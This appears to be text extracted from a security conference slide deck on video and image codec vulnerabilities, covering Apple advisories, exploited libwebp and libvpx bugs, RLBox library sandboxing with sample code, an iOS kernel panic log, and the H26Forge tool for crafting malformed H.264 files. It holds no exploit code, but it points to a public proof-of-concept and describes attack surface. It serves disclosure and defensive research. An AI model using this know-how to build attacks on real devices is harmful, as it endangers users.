Description: An out-of-bounds write issue was addressed with improved bounds checking. Apple is aware of a report that this issue may have been actively exploited.

CVE-2022-22675: an anonymous researcher

Intel Graphics Driver

Available for: macOS Monterey

Impact: An application may be able to read kernel memory

Description: An out-of-bounds read issue may lead to the disclosure of kernel memory and was addressed with improved input validation. Apple is aware of a report that this issue may have been actively exploited.

CVE-2022-22674: an anonymous researcher

<https://support.apple.com/en-us/HT213220>


In-the-Wild Exploited Vuln: CVE-2023-4863

- libwebp is a WebP image format parser
- CVE-2023-4863 exploited in-the-wild on iOS
 - Heap overflow from specially crafted lossless webp file
 - Impacted: iOS, Android, Chrome, Brave, Firefox, Edge, Safari, Signal, core libraries, 1Password, etc.

BLASTPASS

**NSO Group iPhone Zero-Click, Zero-Day Exploit
Captured in the Wild**

The WebP Oday



Ben Hawkes
Sep 21, 2023

Early last week, Google released a new [stable update](#) for Chrome. The update included a single security fix that was reported by Apple's Security Engineering and Architecture (SEAR) team. The issue CVE-2023-4863 was a


<https://citizenlab.ca/2023/09/blastpass-nso-group-iphone-zero-click-zero-day-exploit-captured-in-the-wild/>

<https://blog.isosceles.com/the-webp-0day/>

<https://blog.cloudflare.com/uncovering-the-hidden-webp-vulnerability-cve-2023-4863/>

In-the-Wild Exploited Vuln: CVE-2023-5217

- libvpx handles VP8 and VP9 encoding and decoding
- CVE-2023-5217 is VP8 Encoding Heap Overflow
- Exploited in Chrome
- PoC showing exploitation in Chrome AND Firefox:
<https://github.com/UT-Security/cve-2023-5217-poc>



☰ README.md

CVE-2023-5217: libvpx VP8 Encoding Heap Overflow PoC ↗

CVE-2023-5217 is an [in-the-wild](#) exploited libvpx vulnerability that was found by [Clément Lecigne](#) of Google's Threat Analysis Group to be targeting Chrome.


Codec Threat Landscape

<https://i.imgur.com/35af6qj.jpg>



Risks and Concerns

- Actors are abusing this in-the-wild
- Defenses are sparse



<https://i.imgur.com/35af6qj.jpg>



Positive Directions

- Stateless Video Decoder: parsing removed from the Linux kernel
- Performant software decoding: vulnerabilities can be isolated with sandboxing



RLBox

RLBox: Practical third-party library sandboxing

- Toolkit for sandboxing third party C libraries that are used by C++ code
- From academic research to real world use!
- Been in production in Firefox since 2020
 - **Expat**: XML Parser
 - **Graphite**: Font parsing
 - **Woff2**: Font parsing
 - **Hunspell**: Spellchecker
 - **Ogg**: Media container format
 - **Soundtouch**: Audio processing (coming in Firefox 120)



RLBox

<https://rlbox.dev/>



Retrofitting Fine Grain Isolation in the Firefox Renderer


Shravan Narayan[†] Craig Disselkoen[†] Tal Garfinkel^{*} Nathan Froyd[◦] Eric Rahm[◦]
Sorin Lerner[†] Hovav Shacham^{*,†} Deian Stefan[†]
[†]UC San Diego ^{*}Stanford [◦]Mozilla [‡]UT Austin

Abstract

Firefox and other major browsers rely on dozens of third-party libraries to render audio, video, images, and other content. These libraries are a frequent source of vulnerabilities. To mitigate this threat, we are migrating Firefox's architecture that isolates these libraries in lightweight processes.



RLBox: Practical third-party library sandboxing



RLBox: Practical third-party library sandboxing

Library Code

```
unsigned add(unsigned a, unsigned b) {  
    return a + b;  
}
```

Calling Code

Unsandboxed Code

```
auto result = add(a, b);
```

Sandboxed Code

```
auto ok = sandbox.invoke_sandbox_function(add, 3, 4)  
    .copy_and_verify([](unsigned ret){  
        printf("Adding... 3+4 = %d\n", ret);  
        return ret == 7;  
});
```

RLBox: Practical third-party library sandboxing

```
143
144 ***** EXPAT CALL BACKS *****
145 // The callback handlers that get called from the expat parser.
146
147 static void Driver_HandleXMLDeclaration(
148     rlbox_sandbox_expat& aSandbox, tainted_expat<void*> /* aUserData */,
149     tainted_expat<const XML_Char*> aVersion,
150     tainted_expat<const XML_Char*> aEncoding, tainted_expat<int> aStandalone) {
151     nsExpatDriver* driver = static_cast<nsExpatDriver*>(aSandbox.sandbox_storage);
152     MOZ_ASSERT(driver);
153
154     int standalone = aStandalone.copy_and_verify([&](auto a) {
155         // Standalone argument can be -1, 0, or 1 (see
156         // /parser/expat/lib/expat.h#185)
157         MOZ_RELEASE_ASSERT(a >= -1 && a <= 1, "Unexpected standalone parameter");
158         return a;
159     });
160 }
```

https://searchfox.org/mozilla-central/search?q=copy_and_verify&path=&case=false®exp=false

RLBox: Practical third-party library sandboxing

- Toolkit for sandboxing third party C libraries that are used by C++ code
- Been in production in Firefox since 2020
 - Available for Bug Bounty!
- Reach out if you want to sandbox any libraries in production code!
- Tutorial: <https://rlbox.dev/>



RLBox





Conclusion

Decoder complexity is significant, and video decoding attack surface is difficult to explore

Discovered serious vulnerabilities found in the iOS Kernel

Types of Decoder Bugs

- Presented parser bug that caused memory corruption
- Other issues discovered
 - DoS from undefined states
 - Information leakage
- Some issues were 0-click



```
panic(cpu 4 caller 0xffffffff0082affd0): Unexpected fault in kernel static region
at pc 0xffffffff0095a162c, lr 0xffffffff00959db94 (saved state: 0xfffffffffeb17c33570)
x0: 0xffffffffe3e7162000 x1: 0xffffffffe6006b3934 x2: 0x000000000000003f x3: 0x0000000000000000
x4: 0x0000000000000001 x5: 0x0000000000003c22 x6: 0x0000000000000000 x7: 0x0000000000000000
x8: 0x0000000000000007 x9: 0xfffffffec041c8000 x10: 0xffffffffe133ab8000 x11: 0xffffffffe3e7162008
x12: 0x00000000000020002 x13: 0x0000000000000006c x14: 0x0000000000006000 x15: 0x0000000000009000
x16: 0xffffffff041410000 x17: 0xee66ffec041c8000 x18: 0x0000000000000000 x19: 0xfffffffffeb17c33980
x20: 0xffffffffe3e7162000 x21: 0x000000002b680010 x22: 0xfffffffffeb17c33980 x23: 0x0000000000000003
x24: 0xffffffffe3e7162000 x25: 0xffffffffe4cd4c302c x26: 0xffffffffe6006b3964 x27: 0x0000000000000000
x28: 0x0000000000000000 fp: 0xfffffffffeb17c338d0 lr: 0xffffffff00959db94 sp: 0xfffffffffeb17c338c0
pc: 0xffffffff0095a162c cpsr: 0x80400204 esr: 0x96000006
Debugger message: panic
Device: D79
Hardware Model: iPhone12,8
ECID: 1BC4C34D51F515B0
Boot args: -v debug=0x14e serial=3 gpu=0 ioasm_behavior=0 -vm
Memory ID: 0x0
OS release type: User
OS version: 19E241
Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 21:2
Kernel UUID: DBF32159-706B-3476-AC64-BABA9A80DF22
iBoot version: iBoot-1975.1.46.1.3
sted=1
0
```

Conclusion

Decoder complexity is significant, and video decoding attack surface is underexplored

Introduced H26Forge: toolkit to create specially crafted H.264 videos

Discovered serious vulnerabilities found in the iOS Kernel

Special tools like H26Forge can help make sense of the complexity of encoded videos and to discover vulnerabilities in this underexplored attack surface

Going Forward

More codecs to explore


More infrastructure may be vulnerable such as video transcoding

We can all H26Forge a new path forward to a secure video infrastructure

**H.265
HEVC**
High Efficiency Video Coding


AV1

VVC



Warehouse-Scale Video Acceleration: Co-design and Deployment in the Wild
<https://gwern.net/doc/cs/hardware/2021-ranganathan.pdf>


H26Forge



Going H26Forward

Software Bill of Materials (SBOM)

User available System-on-Chip BOM ☺



<https://www.mepits.com/uploads/ckeditor/images/psoc%20image.png>

Secure Software Development Lifecycle (SDLC)


Video codec testing with H26Forge ☺



<https://dm1wsvj3kcu0.cloudfront.net/wp-content/uploads/2023/06/Planning-1.png>

Memory-Safe Languages

H26Forge is written in Rust ☺



The attack surface of video decoders is underexplored.

Tools like H26Forge unlock it.

Hack The Planet!



wrv@utexas.edu



☰ README.md

H26Forge

H26Forge is domain-specific infrastructure for analyzing, generating, and manipulating syntactically correct but semantically spec-non-compliant H.264 video files.

H26Forge has three key features:

- Given an Annex B H.264 file, randomly mutate the syntax elements.
- Given an Annex B H.264 file and a Python script, programmatically modify the syntax elements.
- Generate Annex B H.264 files with random syntax elements.

This tool and its findings are described in the [H26Forge paper](#).

Code and Paper are available

**The Most Dangerous Codec in the World:
Finding and Exploiting Vulnerabilities in H.264 Decoders**

Willy R. Vasquez
The University of Texas at Austin Stephen Checkoway
Oberlin College Hovav Shacham
The University of Texas at Austin

Abstract

Modern video encoding standards such as H.264 are a marvel of hidden complexity. But with hidden complexity comes hidden security risk. Decoding video in practice means interacting with dedicated hardware accelerators and the proprietary, privileged software components used to drive them. The video decoder ecosystem is obscure, opaque, diverse, highly privileged, largely untested, and highly exposed—a dangerous combination.

self-contained, sandboxed software libraries, the attack surface for video processing is larger, more privileged, and, as we explain below, more heterogeneous.

On the basis of a guideline they call “The Rule Of 2,”² the Chrome developers try to avoid writing code that does more than 2 of the following: parses untrusted input, is written in a memory-unsafe language, and runs at high privilege. The video processing stack in Chrome violates the Rule of 2, and so do the corresponding stacks in other major browsers and

<https://github.com/h26forge/h26forge>

<https://wrv.github.io/h26forge.pdf>